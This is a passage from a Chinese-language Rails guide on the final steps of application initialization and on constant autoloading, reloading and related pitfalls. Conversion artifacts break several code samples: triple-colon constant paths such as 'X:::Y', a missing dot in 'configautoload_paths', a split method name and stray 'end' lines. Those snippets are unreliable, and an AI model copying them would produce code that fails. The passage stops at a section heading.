config/application.rb 文件的其余部分定义了 `Rails::Application` 的配置，当应用的初始化全部完成后就会使用这些配置。当 config/application.rb 文件完成了 Rails 的加载和应用命名空间的定义后，程序执行流程再次回到 config/environment.rb 文件。在这里会通过 `rails/application.rb` 文件中定义的 `Rails.application.initialize!` 方法完成应用的初始化。

25.2.3 railties/lib/rails/application.rb 文件

`initialize!` 方法的定义如下：

```
def initialize!(group=:default) #:nodoc:
  raise "Application has been already initialized." if @initialized
  run_initializers(group, self)
  @initialized = true
  self
end
```

我们看到，一个应用只能初始化一次。`railties/lib/rails/initializable.rb` 文件中定义的 `run_initializer!`

`izers` 方法负责运行初始化程序：

```
def run_initializers(group=:default, *args)
  return if instance_variable_defined?(:@ran)
  initializers.tsort_each do |initializer|
    initializer.run(*args) if initializer.belongs_to?(group)
  end
  @ran = true
end
```

`run_initializers` 方法的代码比较复杂，Rails 会遍历所有类的祖先，以查找能够响应 `initializers` 方法的类。对于找到的类，首先按名称排序，然后依次调用 `initializers` 方法。例如，`Engine` 类通过为所有的引擎提供 `initializers` 方法而使它们可用。

`railties/lib/rails/application.rb` 文件中定义的 `Rails::Application` 类，定义了 `bootstrap`、`railtie` 和 `finisher` 初始化程序。`bootstrap` 初始化程序负责完成应用初始化的准备工作（例如初始化记录器），而 `finisher` 初始化程序（例如创建中间件栈）总是最后运行。`railtie` 初始化程序在 `Rails::Application` 类自身中定义，在 `bootstrap` 之后、`finishers` 之前运行。

应用初始化完成后，程序执行流程再次回到 `Rack::Server` 类。

25.2.4 Rack: lib/rack/server.rb 文件

程序执行流程上一次离开此文件是在定义 `app` 方法时：

```
def app
  @app ||= options[:builder] ? build_app_from_string : build_app_and_options_from_config
end
...
private
def build_app_and_options_from_config
  if !::File.exist? options[:config]
    abort "configuration #{options[:config]} not found"
  end

  app, options = Rack::Builder.parse_file(self.options[:config], opt_parser)
  self.options.merge! options
  app
end

def build_app_from_string
  Rack::Builder.new_from_string(self.options[:builder])
end
```

此时，`app` 就是 Rails 应用本身（一个中间件），接下来 Rack 会调用所有已提供的中间件：

```
def build_app(app)
  middleware[options[:environment]].reverse_each do |middleware|
    middleware = middleware.call(self) if middleware.respond_to?(:call)
    next unless middleware
    klass = middleware.shift
    app = klass.new(app, *middleware)
  end
end
```

```
app  
end
```

记住，在 `Server#start` 方法定义的最后一行代码中，通过 `wrapped_app` 方法调用了 `build_app` 方法。让我们回顾一下这行代码：

```
server.run wrapped_app, options, &blk
```

此时，`server.run` 方法的实现方式取决于我们所使用的服务器。例如，如果使用的是 Puma，`run` 方法的实现方式如下：

```
...  
DEFAULT_OPTIONS = {  
  :Host => '0.0.0.0',  
  :Port => 8080,  
  :Threads => '0:16',  
  :Verbose => false  
}  
  
def self.run(app, options = {})  
  options = DEFAULT_OPTIONS.merge(options)  
  
  if options[:Verbose]  
    app = Rack::CommonLogger.new(app, STDOUT)  
  end  
  
  if options[:environment]  
    ENV['RACK_ENV'] = options[:environment].to_s  
  end  
  
  server = ::Puma::Server.new(app)  
  min, max = options[:Threads].split(':', 2)  
  
  puts "Puma #{::Puma::Const::PUMA_VERSION} starting..."  
  puts "* Min threads: #{min}, max threads: #{max}"  
  puts "* Environment: #{ENV['RACK_ENV']}"  
  puts "* Listening on tcp://#{options[:Host]}:#{options[:Port]}"  
  
  server.add_tcp_listener options[:Host], options[:Port]  
  server.min_threads = min  
  server.max_threads = max  
  yield server if block_given?  
  
  begin  
    server.run.join  
  rescue Interrupt  
    puts "* Gracefully stopping, waiting for requests to finish"  
    server.stop(true)  
    puts "* Goodbye!"  
  end  
end
```

我们不会深入介绍服务器配置本身，不过这已经是 Rails 初始化过程的最后一步了。

本文高度概括的介绍，旨在帮助读者理解 Rails 应用的代码何时执行、如何执行，从而使读者成为更优秀的 Rails 开发者。要想掌握更多这方面的知识，Rails 源代码本身也许是最好的研究对象。

第 26 章 自动加载和重新加载常量

本文说明常量自动加载和重新加载机制。

读完本文后，您将学到：

- Ruby 常量的关键知识；
- `autoload_paths` 是什么；
- 常量是如何自动加载的；
- `require_dependency` 是什么；
- 常量是如何重新加载的；
- 自动加载常见问题的解决方案。

26.1 简介

编写 Ruby on Rails 应用时，代码会预加载。

在常规的 Ruby 程序中，类需要加载依赖：

```
require 'application_controller'
require 'post'

class PostsController < ApplicationController
  def index
    @posts = Post.all
  end
end
```

Ruby 程序员的直觉立即就能发现这样做有冗余：如果类定义所在的文件与类名一致，难道不能通过某种方式自动加载吗？我们无需扫描文件寻找依赖，这样不可靠。

而且，`Kernel#require` 只加载文件一次，如果修改后无需重启服务器，那么开发的过程就更为平顺。如果能在开发环境中使用 `Kernel#load`，而在生产环境使用 `Kernel#require`，那该多好。

其实，Ruby on Rails 就有这样的功能，我们刚才已经用到了：

```
class PostsController < ApplicationController
```

```
def index
  @posts = Post.all
end
end
```

本文说明这一机制的运作原理。

26.2 常量刷新程序

在多数编程语言中，常量不是那么重要，但在 Ruby 中却是一个内容丰富的话题。

本文不会详解 Ruby 常量，但是会重点说明关键的概念。掌握以下几小节的内容对理解常量自动加载和重新加载有所帮助。

26.2.1 嵌套

类和模块定义可以嵌套，从而创建命名空间：

```
module XML
  class SAXParser
    # (1)
  end
end
```

类和模块的嵌套由内向外展开。嵌套可以通过 `Module.nesting` 方法审查。例如，在上述示例中，(1) 处的嵌套是

```
[XML::SAXParser, XML]
```

注意，组成嵌套的是类和模块“对象”，而不是访问它们的常量，与它们的名称也没有关系。

例如，对下面的定义来说

```
class XML::SAXParser
  # (2)
end
```

虽然作用跟前一个示例类似，但是 (2) 处的嵌套是

```
[XML::SAXParser]
```

不含“XML”。

从这个示例可以看出，嵌套中的类或模块的名称与所在的命名空间没有必然联系。

事实上，二者毫无关系。比如说：

```
module X
  module Y
  end
end

module A
  module B
  end
end
```

```
end  
end  
  
module X:::Y  
  module A:::B  
    # (3)  
  end  
end
```

(3) 处的嵌套包含两个模块对象：

```
[A:::B, X:::Y]
```

可以看出，嵌套的最后不是“A”，甚至不含“A”，但是包含 X:::Y，而且它与 A:::B 无关。

嵌套是解释器维护的一个内部堆栈，根据下述规则修改：

- 执行 `class` 关键字后面的定义体时，类对象入栈；执行完毕后出栈。
- 执行 `module` 关键字后面的定义体时，模块对象入栈；执行完毕后出栈。
- 执行 `class << object` 打开的单例类时，类对象入栈；执行完毕后出栈。
- 调用 `instance_eval` 时如果传入字符串参数，接收者的单例类入栈求值的代码所在的嵌套层次。调用 `class_eval` 或 `module_eval` 时如果传入字符串参数，接收者入栈求值的代码所在的嵌套层次。
- 顶层代码中由 `Kernel#load` 解释嵌套是空的，除非调用 `load` 时把第二个参数设为真值；如果是这样，Ruby 会创建一个匿名模块，将其入栈。

注意，块不会修改嵌套堆栈。尤其要注意的是，传给 `Class.new` 和 `Module.new` 的块不会导致定义的类或模块入栈嵌套堆栈。由此可见，以不同的方式定义类和模块，达到的效果是有区别的。

26.2.2 定义类和模块是为常量赋值

假设下面的代码片段是定义一个类（而不是打开类）：

```
class C  
end
```

Ruby 在 `Object` 中创建一个常量 `C`，并将一个类对象存储在 `C` 常量中。这个类实例的名称是“C”，一个字符串，跟常量名一样。

如下的代码：

```
class Project < ApplicationRecord  
end
```

这段代码执行的操作等效于下述常量赋值：

```
Project = Class.new(ApplicationRecord)
```

而且有个副作用——设定类的名称：

```
Project.name # => "Project"
```

这得益于常量赋值的一条特殊规则：如果被赋值的对象是匿名类或模块，Ruby 会把对象的名称设为常量的名称。

提示

自此之后常量和实例发生的事情无关紧要。例如，可以把常量删除，类对象可以赋值给其他常量，或者不再存储于常量中，等等。名称一旦设定就不会再变。

类似地，模块使用 `module` 关键字创建，如下所示：

```
module Admin  
end
```

这段代码执行的操作等效于下述常量赋值：

```
Admin = Module.new
```

而且有个副作用——设定模块的名称：

```
Admin.name # => "Admin"
```

提醒

传给 `Class.new` 或 `Module.new` 的块与 `class` 或 `module` 关键字的定义体不在完全相同的上下文中执行。但是两种方式得到的结果都是为常量赋值。

因此，当人们说“`String` 类”的时候，真正指的是 `Object` 常量中存储的一个类对象，它存储着常量“`String`”中存储的一个类对象。而 `String` 是一个普通的 Ruby 常量，与常量有关的一切，例如解析算法，在 `String` 常量上都适用。

同样地，在下述控制器中

```
class PostsController < ApplicationController  
  def index  
    @posts = Post.all  
  end  
end
```

`Post` 不是调用类的句法，而是一个常规的 Ruby 常量。如果一切正常，这个常量的求值结果是一个能响应 `all` 方法的对象。

因此，我们讨论的话题才是“常量”自动加载。Rails 提供了自动加载常量的功能。

26.2.3 常量存储在模块中

按字面意义理解，常量属于模块。类和模块有常量表，你可以将其理解为哈希表。

下面通过一个示例来理解。通常我们都说“`String` 类”，这样方面，下面的阐述只是为了讲解原理。

我们来看看下述模块定义：

```
module Colors  
  RED = '0xff0000'  
end
```

首先，处理 `module` 关键字时，解释器会在 `Object` 常量存储的类对象的常量表中新建一个条目。这个条目把

“Colors”与一个新建的模块对象关联起来。而且，解释器把那个新建的模块对象的名称设为字符串“Colors”。

随后，解释模块的定义体时，会在 `Colors` 常量中存储的模块对象的常量表中新建一个条目。那个条目把“RED”映射到字符串“0xff0000”上。

注意，`Colors::RED` 与其他类或模块对象中的 `RED` 常量完全没有关系。如果存在这样一个常量，它在相应的常量表中，是不同的条目。

在前述各段中，尤其要注意类和模块对象、常量名称，以及常量表中与之关联的值对象之间的区别。

26.2.4 解析算法

26.2.4.1 相对常量的解析算法

在代码中的特定位置，假如使用 `cref` 表示嵌套中的第一个元素，如果没有嵌套，则表示 `Object`。

简单来说，相对常量（relative constant）引用的解析算法如下：

1. 如果嵌套不为空，在嵌套中按元素顺序查找常量。元素的祖先忽略不计。
2. 如果未找到，算法向上，进入 `cref` 的祖先链。
3. 如果未找到，而且 `cref` 是个模块，在 `Object` 中查找常量。
4. 如果未找到，在 `cref` 上调用 `const_missing` 方法。这个方法的默认行为是抛出 `NameError` 异常，不过可以覆盖。

Rails 的自动加载机制没有仿照这个算法，查找的起点是要自动加载的常量名称，即 `cref`。详情参见 [26.6.1 节](#)。

26.2.4.2 限定常量的解析算法

限定常量（qualified constant）指下面这种：

`Billing::Invoice`

`Billing::Invoice` 由两个常量组成，其中 `Billing` 是相对常量，使用前一节所属的算法解析。

提示

在开头加上两个冒号可以把第一部分的相对常量变成绝对常量，例如 `::Billing::Invoice`。此时，`Billing` 作为顶层常量查找。

而 `Invoice` 由 `Billing` 限定，下面说明它是如何解析的。假定 `parent` 是限定的类或模块对象，即上例中的 `Billing`。限定常量的解析算法如下：

1. 在 `parent` 及其祖先中查找常量。
2. 如果未找到，调用 `parent` 的 `const_missing` 方法。这个方法的默认行为是抛出 `NameError` 异常，不过可以覆盖。

可以看出，这个算法比相对常量的解析算法简单。毕竟这里不涉及嵌套，而且模块也不是特殊情况，如果二者及其祖先中都找不到常量，不会再查看 `Object`。

Rails 的自动加载机制没有仿照这个算法，查找的起点是要自动加载的常量名称和 `parent`。详情参见 [26.6.2](#)

节。

26.3 词汇表

26.3.1 父级命名空间

给定常量路径字符串，父级命名空间是把最右边那一部分去掉后余下的字符串。

例如，字符串“A::B::C”的父级命名空间是字符串“A::B”，“A::B”的父级命名空间是“A”，“A”的父级命名空间是“”（空）。

不过涉及类和模块的父级命名空间解释有点复杂。假设有个名为“A::B”的模块 M：

- 父级命名空间“A”在给定位置可能反应不出嵌套。
- 某处代码可能把常量 A 从 `Object` 中删除了，导致常量 A 不存在。
- 如果 A 存在，A 中原来有的类或模块可能不再存在。例如，把一个常量删除后再赋值另一个常量，那么存在的可能就不是同一个对象。
- 这种情形中，重新赋值的 A 可能是一个名为“A”的新类或模块。
- 在上述情况下，无法再通过 `A::B` 访问 M，但是模块对象本身可以继续存活于某处，而且名称依然是“`A::B`”。

父级命名空间这个概念是自动加载算法的核心，有助于以直观的方式解释和理解算法，但是并不严谨。由于有边缘情况，本文所说的“父级命名空间”真正指的是具体的字符串来源。

26.3.2 加载机制

如果 `config.cache_classes` 的值是 `false`（开发环境的默认值），Rails 使用 `Kernel#load` 自动加载文件，否则使用 `Kernel#require` 自动加载文件（生产环境的默认值）。

如果启用了[常量重新加载](#)，Rails 通过 `Kernel#load` 多次执行相同的文件。

本文使用的“加载”是指解释指定的文件，但是具体使用 `Kernel#load` 还是 `Kernel#require`，取决于配置。

26.4 自动加载可用性

只要环境允许，Rails 始终会自动加载。例如，`runner` 命令会自动加载：

```
$ bin/rails runner 'p User.column_names'  
["id", "email", "created_at", "updated_at"]
```

控制台会自动加载，测试组件会自动加载，当然，应用也会自动加载。

默认情况下，在生产环境中，Rails 启动时会及早加载应用文件，因此开发环境中的多数自动加载行为不会发生。但是在及早加载的过程中仍然可能会触发自动加载。

例如：

```
class BeachHouse < House  
end
```

如果及早加载 `app/models/beach_house.rb` 文件之后，`House` 尚不可知，Rails 会自动加载它。

26.5 autoload_paths

或许你已经知道，使用 `require` 引入相对文件名时，例如

```
require 'erb'
```

Ruby 在 `$LOAD_PATH` 中列出的目录里寻找文件。即，Ruby 迭代那些目录，检查其中有没有名为“`erb.rb`”“`erb.so`”“`erb.o`”或“`erb.dll`”的文件。如果在某个目录中找到了，解释器加载那个文件，搜索结束。否则，继续在后面的目录中寻找。如果最后没有找到，抛出 `LoadError` 异常。

后面会详述常量自动加载机制，不过整体思路是，遇到未知的常量时，如 `Post`，假如 `app/models` 目录中存在 `post.rb` 文件，Rails 会找到它，执行它，从而定义 `Post` 常量。

好吧，其实 Rails 会在一系列目录中查找 `post.rb`，有点类似于 `$LOAD_PATH`。那一系列目录叫做 `autoload_paths`，默认包含：

- 应用和启动时存在的引擎的 `app` 目录中的全部子目录。例如，`app/controllers`。这些子目录不一定是默认的，可以是任何自定义的目录，如 `app/workers`。`app` 目录中的全部子目录都自动纳入 `autoload_paths`。
- 应用和引擎中名为 `app/*/concerns` 的二级目录。
- `test/mailers/previews` 目录。

此外，这些目录可以使用 `configautoload_paths` 配置。例如，以前 `lib` 在这一系列目录中，但是现在不在了。应用可以在 `config/application.rb` 文件中添加下述配置，将其纳入其中：

```
configautoload_paths << "#{Rails.root}/lib"
```

在各个环境的配置文件中不能配置 `configautoload_paths`。

`autoload_paths` 的值可以审查。在新创建的应用中，它的值是（经过编辑）：

```
$ bin/rails r 'puts ActiveSupport::Dependencies.autoload_paths'  
.../app/assets  
.../app/controllers  
.../app/helpers  
.../app/mailers  
.../app/models  
.../app/controllers/concerns  
.../app/models/concerns  
.../test/mailers/previews
```

提示

`autoload_paths` 在初始化过程中计算并缓存。目录结构发生变化时，要重启服务器。

26.6 自动加载算法

26.6.1 相对引用

相对常量引用可在多处出现，例如：

```
class PostsController < ApplicationController
  def index
    @posts = Post.all
  end
end
```

这里的三个常量都是相对引用。

26.6.1.1 class 和 module 关键字后面的常量

Ruby 程序会查找 `class` 或 `module` 关键字后面的常量，因为要知道是定义类或模块，还是再次打开。

如果常量不被认为是缺失的，不会定义常量，也不会触发自动加载。

因此，在上述示例中，解释那个文件时，如果 `PostsController` 未定义，Rails 不会触发自动加载机制，而是由 Ruby 定义那个控制器。

26.6.1.2 顶层常量

相对地，如果 `ApplicationController` 是未知的，会被认为是缺失的，Rails 会尝试自动加载。

为了加载 `ApplicationController`，Rails 会迭代 `autoload_paths`。首先，检查 `app/assets/application_controller.rb` 文件是否存在，如果不存在（通常如此），再检查 `app/controllers/application_controller.rb` 是否存在。

如果那个文件定义了 `ApplicationController` 常量，那就没事，否则抛出 `LoadError` 异常：

```
unable to autoload constant ApplicationController, expected
<full path to application_controller.rb> to define it (LoadError)
```

提示

Rails 不要求自动加载的常量是类或模块对象。假如在 `app/models/max_clients.rb` 文件中定义了 `MAX_CLIENTS = 100`，Rails 也能自动加载 `MAX_CLIENTS`。

26.6.1.3 命名空间

自动加载 `ApplicationController` 时直接检查 `autoload_paths` 里的目录，因为它没有嵌套。`Post` 就不同了，那一行的嵌套是 `[PostsController]`，此时就会使用涉及命名空间的算法。

对下述代码来说：

```
module Admin
  class BaseController < ApplicationController
    @@all_roles = Role.all
  end
end
```

为了自动加载 `Role`，要分别检查当前或父级命名空间中有没有定义 `Role`。因此，从概念上讲，要按顺序尝试自动加载下述常量：

```
Admin::BaseController::Role
Admin::Role
```

Role

为此，Rails 在 `autoload_paths` 中分别查找下述文件名：

```
admin/base_controller/role.rb  
admin/role.rb  
role.rb
```

此外还会查找一些其他目录，稍后说明。

提示

不含扩展名的相对文件路径通过 `'Constant::Name'.underscore` 得到，其中 `Constant::Name` 是已定义的常量。

假设 `app/models/post.rb` 文件中定义了 `Post` 模型，下面说明 Rails 是如何自动加载 `PostsController` 中的 `Post` 常量的。

首先，在 `autoload_paths` 中查找 `posts_controller/post.rb`：

```
app/assets/posts_controller/post.rb  
app/controllers/posts_controller/post.rb  
app/helpers/posts_controller/post.rb  
...  
test/mailers/previews/posts_controller/post.rb
```

最后并未找到，因此会寻找一个类似的目录，[下一节](#)说明原因：

```
app/assets/posts_controller/post  
app/controllers/posts_controller/post  
app/helpers/posts_controller/post  
...  
test/mailers/previews/posts_controller/post
```

如果也未找到这样一个目录，Rails 会在父级命名空间中再次查找。对 `Post` 来说，只剩下顶层命名空间了：

```
app/assets/post.rb  
app/controllers/post.rb  
app/helpers/post.rb  
app/mailers/post.rb  
app/models/post.rb
```

这一次找到了 `app/models/post.rb` 文件。查找停止，加载那个文件。如果那个文件中定义了 `Post`，那就没问题，否则抛出 `LoadError` 异常。

26.6.2 限定引用

如果缺失限定常量，Rails 不会在父级命名空间中查找。但是有一点要留意：缺失常量时，Rails 不知道它是相对引用还是限定引用。

例如：

```
module Admin  
  User
```

```
end
```

和

```
Admin::User
```

如果 `User` 缺失，在上述两种情况中 Rails 只知道缺失的是“`Admin`”模块中一个名为“`User`”的常量。

如果 `User` 是顶层常量，对前者来说，Ruby 会解析，但是后者不会。一般来说，Rails 解析常量的算法与 Ruby 不同，但是此时，Rails 尝试使用下述方式处理：

如果类或模块的父级命名空间中没有缺失的常量，Rails 假定引用的是相对常量。否则是限定常量。

例如，如果下述代码触发自动加载

```
Admin::User
```

那么，`Object` 中已经存在 `User` 常量。但是下述代码不会触发自动加载

```
module Admin
  User
end
```

如若不然，Ruby 就能解析出 `User`，也就无需自动加载了。因此，Rails 假定它是限定引用，只会在 `admin/user.rb` 文件和 `admin/user` 目录中查找。

其实，只要嵌套匹配全部父级命名空间，而且彼时适用这一规则的常量已知，这种机制便能良好运行。

然而，自动加载是按需执行的。如果碰巧顶层 `User` 尚未加载，那么 Rails 就假定它是相对引用。

在实际使用中，这种命名冲突很少发生。如果发生，`require_dependency` 提供了解决方案：确保做前述引文中的试探时，在有冲突的地方定义了常量。

26.6.3 自动模块

把模块作为命名空间使用时，Rails 不要求应用为之定义一个文件，有匹配命名空间的目录就够了。

假设应用有个后台，相关的控制器存储在 `app/controllers/admin` 目录中。遇到 `Admin::UsersController` 时，如果 `Admin` 模块尚未加载，Rails 要先自动加载 `Admin` 常量。

如果 `autoload_paths` 中有个名为 `admin.rb` 的文件，Rails 会加载那个文件。如果没有这么一个文件，而且存在名为 `admin` 的目录，Rails 会创建一个空模块，自动将其赋值给 `Admin` 常量。

26.6.4 一般步骤

相对引用在 `cref` 中报告缺失，限定引用在 `parent` 中报告缺失（`cref` 的指代参见 26.2.4.1 节开头，`parent` 的指代参见 26.2.4.2 节开头）。

在任意的情况下，自动加载常量 `C` 的步骤如下：

```
if the class or module in which C is missing is Object
```

```

let ns = ''
else
  let M = the class or module in which C is missing

  if M is anonymous
    let ns = ''
  else
    let ns = M.name
  end
end

loop do
  # 查找特定的文件
  for dir in autoload_paths
    if the file "#{dir}/#{ns.underscore}/c.rb" exists
      load/require "#{dir}/#{ns.underscore}/c.rb"

      if C is now defined
        return
      else
        raise LoadError
      end
    end
  end

  # 查找自动模块
  for dir in autoload_paths
    if the directory "#{dir}/#{ns.underscore}/c" exists
      if ns is an empty string
        let C = Module.new in Object and return
      else
        let C = Module.new in ns.constantize and return
      end
    end
  end

  if ns is empty
    # 到顶层了，还未找到常量
    raise NameError
  else
    if C exists in any of the parent namespaces
      # 以限定常量试探
      raise NameError
    else
      # 在父级命名空间中再试一次
      let ns = the parent namespace of ns and retry
    end
  end
end

```

26.7 require_dependency

常量自动加载按需触发，因此使用特定常量的代码可能已经定义了常量，或者触发自动加载。具体情况取决于执行路径，二者之间可能有较大差异。

然而，有时执行到某部分代码时想确保特定常量是已知的。`require_dependency` 为此提供了一种方式。它使用目前的[加载机制](#)加载文件，而且会记录文件中定义的常量，就像是自动加载的一样，而且会按需重新加载。

`require_dependency` 很少需要使用，不过 [26.10.2 节](#) 和 [26.10.6 节](#) 有几个用例。

提醒

与自动加载不同，`require_dependency` 不期望文件中定义任何特定的常量。但是利用这种行为不好，文件和常量路径应该匹配。

26.8 常量重新加载

`config.cache_classes` 设为 `false` 时，Rails 会重新自动加载常量。

例如，在控制台会话中编辑文件之后，可以使用 `reload!` 命令重新加载代码：

```
> reload!
```

在应用运行的过程中，如果相关的逻辑有变，会重新加载代码。为此，Rails 会监控下述文件：

- `config/routes.rb`
- 本地化文件
- `autoload_paths` 中的 Ruby 文件
- `db/schema.rb` 和 `db/structure.sql`

如果这些文件中的内容有变，有个中间件会发现，然后重新加载代码。

自动加载机制会记录自动加载的常量。重新加载机制使用 `Module#remove_const` 方法把它们从相应的类和模块中删除。这样，运行代码时那些常量就变成未知了，从而按需重新加载文件。

提示

这是一个极端操作，Rails 重新加载的不只是那些有变化的代码，因为类之间的依赖极难处理。相反，Rails 重新加载一切。

26.9 Module#autoload 不涉其中

`Module#autoload` 提供的是惰性加载常量方式，深置于 Ruby 的常量查找算法、动态常量 API，等等。这一机制相当简单。

Rails 内部在加载过程中大量采用这种方式，尽量减少工作量。但是，Rails 的常量自动加载机制不是使用 `Module#autoload` 实现的。

如果基于 `Module#autoload` 实现，可以遍历应用树，调用 `autoload` 把文件名和常规的常量名对应起来。

Rails 不采用这种实现方式有几个原因。

例如，`Module#autoload` 只能使用 `require` 加载文件，因此无法重新加载。不仅如此，它使用的是 `require` 关键字，而不是 `Kernel#require` 方法。

因此，删除文件后，它无法移除声明。如果使用 `Module#remove_const` 把常量删除了，不会触发 `Module#autoload`。此外，它不支持限定名称，因此有命名空间的文件要在遍历树时解析，这样才能调用相应的 `autoload` 方法，但是那些文件中可能有尚未配置的常量引用。

基于 `Module#autoload` 的实现很棒，但是如你所见，目前还不可能。Rails 的常量自动加载机制使用 `Module#const_missing` 实现，因此才有本文所述的独特算法。

26.10 常见问题

26.10.1 嵌套和限定常量

假如有下述代码

```
module Admin
  class UsersController < ApplicationController
    def index
      @users = User.all
    end
  end
end
```

和

```
class Admin::UsersController < ApplicationController
  def index
    @users = User.all
  end
end
```

为了解析 `User`，对前者来说，Ruby 会检查 `Admin`，但是后者不会，因为它不在嵌套中（参见 [26.2.1 节](#) 和 [26.2.4 节](#)）。

可惜，在缺失常量的地方，Rails 自动加载机制不知道嵌套，因此行为与 Ruby 不同。具体而言，在两种情况下，`Admin::User` 都能自动加载。

尽管严格来说某些情况下 `class` 和 `module` 关键字后面的限定常量可以自动加载，但是最好使用相对常量：

```
module Admin
  class UsersController < ApplicationController
    def index
      @users = User.all
    end
  end
end
```

26.10.2 自动加载和 STI

单表继承（Single Table Inheritance， STI）是 Active Record 的一个功能，作用是在一个数据库表中存储具有层次结构的多个模型。这种模型的 API 知道层次结构的存在，而且封装了一些常用的需求。例如，对下面的类来说：

```
# app/models/polygon.rb
class Polygon < ApplicationRecord
end

# app/models/triangle.rb
class Triangle < Polygon
end

# app/models/rectangle.rb
class Rectangle < Polygon
end
```

`Triangle.create` 在表中创建一行，表示一个三角形，而 `Rectangle.create` 创建一行，表示一个长方形。如果 `id` 是某个现有记录的 ID，`Polygon.find(id)` 返回的是正确类型的对象。

操作集合的方法也知道层次结构。例如，`Polygon.all` 返回表中的全部记录，因为所有长方形和三角形都是多边形。Active Record 负责为结果集合中的各个实例设定正确的类。

类型会按需自动加载。例如，如果 `Polygon.first` 是一个长方形，而 `Rectangle` 尚未加载，Active Record 会自动加载它，然后正确实例化记录。

目前一切顺利，但是如果在根类上执行查询，需要处理子类，这时情况就复杂了。

处理 `Polygon` 时，无需知道全部子代，因为表中的所有记录都是多边形。但是处理子类时， Active Record 需要枚举类型，找到所需的那个。下面看一个例子。

`Rectangle.all` 在查询中添加一个类型约束，只加载长方形：

```
SELECT "polygons".* FROM "polygons"
WHERE "polygons"."type" IN ("Rectangle")
```

下面定义一个 `Rectangle` 的子类：

```
# app/models/square.rb
class Square < Rectangle
end
```

现在，`Rectangle.all` 返回的结果应该既有长方形，也有正方形：

```
SELECT "polygons".* FROM "polygons"
WHERE "polygons"."type" IN ("Rectangle", "Square")
```

但是这里有个问题： Active Record 怎么知道存在 `Square` 类呢？

如果 `app/models/square.rb` 文件存在，而且定义了 `Square` 类，但是没有代码使用它，`Rectangle.all` 执行的查询是

```
SELECT "polygons".* FROM "polygons"
WHERE "polygons"."type" IN ("Rectangle")
```

这不是缺陷，查询包含了所有已知的 `Rectangle` 子类。

为了确保能正确处理，而不管代码的执行顺序，可以在定义各个中间类的文件底部手动加载子类：

```
# app/models/rectangle.rb
class Rectangle < Polygon
end
require_dependency 'square'
```

每个中间类（首尾之外的类）都要这么做。根类并没有通过类型限定查询，因此无需知道所有子类。

26.10.3 自动加载和 `require`

通过自动加载机制加载的定义常量的文件一定不能使用 `require` 引入：

```
require 'user' # 千万别这么做

class UsersController < ApplicationController
...
end
```

如果这么做，在开发环境中会导致两个问题：

1. 如果在执行 `require` 之前自动加载了 `User`，`app/models/user.rb` 会再次运行，因为 `load` 不会更新 `$LOADED_FEATURES`。
2. 如果 `require` 先执行了，Rails 不会把 `User` 标记为自动加载的常量，因此 `app/models/user.rb` 文件中的改动不会重新加载。

我们应该始终遵守规则，使用常量自动加载机制，一定不能混用自动加载和 `require`。底线是，如果一定要加载特定的文件，使用 `require_dependency`，这样能正确利用常量自动加载机制。不过，实际上很少需要这么做。

当然，在自动加载的文件中使用 `require` 加载第三方库没问题，Rails 会做区分，不把第三方库里的常量标记为自动加载的。

26.10.4 自动加载和初始化脚本

假设 `config/initializers/set_auth_service.rb` 文件中有下述赋值语句：

```
AUTH_SERVICE = if Rails.env.production?
  RealAuthService
else
  MockedAuthService
end
```

这么做的目的是根据所在环境为 `AUTH_SERVICE` 赋予不同的值。在开发环境中，运行这个初始化脚本时，自动加载 `MockedAuthService`。假如我们发送了几个请求，修改了实现，然后再次运行应用，奇怪的是，改动没有生效。这是为什么呢？

[从前文得知](#)，Rails 会删除自动加载的常量，但是 `AUTH_SERVICE` 存储的还是原来那个类对象。原来那个常量不存在了，但是功能完全不受影响。

下述代码概述了这种情况：

```

class C
  def quack
    'quack!'
  end
end

X = C
Object.instance_eval { remove_const(:C) }
X.new.quack # => quack!
X.name      # => C
C           # => uninitialized constant C (NameError)

```

鉴于此，不建议在应用初始化过程中自动加载常量。

对上述示例来说，我们可以实现一个动态接入点：

```

# app/models/auth_service.rb
class AuthService
  if Rails.env.production?
    def self.instance
      RealAuthService
    end
  else
    def self.instance
      MockedAuthService
    end
  end
end

```

然后在应用中使用 `AuthService.instance`。这样，`AuthService` 会按需加载，而且能顺利自动加载。

26.10.5 `require_dependency` 和初始化脚本

前面说过，`require_dependency` 加载的文件能顺利自动加载。但是，一般来说不应该在初始化脚本中使用。

有人可能觉得在初始化脚本中调用 `require_dependency` 能确保提前加载特定的常量，例如用于解决 STI 问题。

问题是，在开发环境中，如果文件系统中有相关的改动，[自动加载的常量会被抹除](#)。这样就与使用初始化脚本的初衷背道而驰了。

`require_dependency` 调用应该写在能自动加载的地方。

26.10.6 常量未缺失

26.10.6.1 相对引用

以一个飞行模拟器为例。应用中有个默认的飞行模型：

```

# app/models/flight_model.rb
class FlightModel
end

```

每架飞机都可以将其覆盖，例如：

```
# app/models/bell_x1/flight_model.rb
module BellX1
  class FlightModel < FlightModel
  end
end

# app/models/bell_x1/aircraft.rb
module BellX1
  class Aircraft
    def initialize
      @flight_model = FlightModel.new
    end
  end
end
```

初始化脚本想创建一个 `BellX1::FlightModel` 对象，而且嵌套中有 `BellX1`，看起来这没什么问题。但是，如果默认飞行模型加载了，但是 `Bell-X1` 模型没有，解释器能解析顶层的 `FlightModel`，因此 `BellX1::FlightModel` 不会触发自动加载机制。

这种代码取决于执行路径。

这种歧义通常可以通过限定常量解决：

```
module BellX1
  class Plane
    def flight_model
      @flight_model ||= BellX1::FlightModel.new
    end
  end
end
```

此外，使用 `require_dependency` 也能解决：

```
require_dependency 'bell_x1/flight_model'

module BellX1
  class Plane
    def flight_model
      @flight_model ||= FlightModel.new
    end
  end
end
```

26.10.6.2 限定引用

对下述代码来说

```
# app/models/hotel.rb
class Hotel
end

# app/models/image.rb
```

```
class Image
end

# app/models/hotel/image.rb
class Hotel
  class Image < Image
  end
end
```

`Hotel::Image` 这个表达式有歧义，因为它取决于执行路径。

从前文得知，Ruby 会在 `Hotel` 及其祖先中查找常量。如果加载了 `app/models/image.rb` 文件，但是没有加载 `app/models/hotel/image.rb`，Ruby 在 `Hotel` 中找不到 `Image`，而在 `Object` 中能找到：

```
$ bin/rails r 'Image; p Hotel::Image' 2>/dev/null
Image # 不是 Hotel::Image!
```

若想得到 `Hotel::Image`，要确保 `app/models/hotel/image.rb` 文件已经加载——或许是使用 `require_dependency` 加载的。

不过，在这些情况下，解释器会发出提醒：

```
warning: toplevel constant Image referenced by Hotel::Image
```

任何限定的类都能发现这种奇怪的常量解析行为：

```
2.1.5 :001 > String::Array
(irb):1: warning: toplevel constant Array referenced by String::Array
=> Array
```

提醒

为了发现这种问题，限定命名空间必须是类。`Object` 不是模块的祖先。

26.10.7 单例类中的自动加载

假如有下述类定义：

```
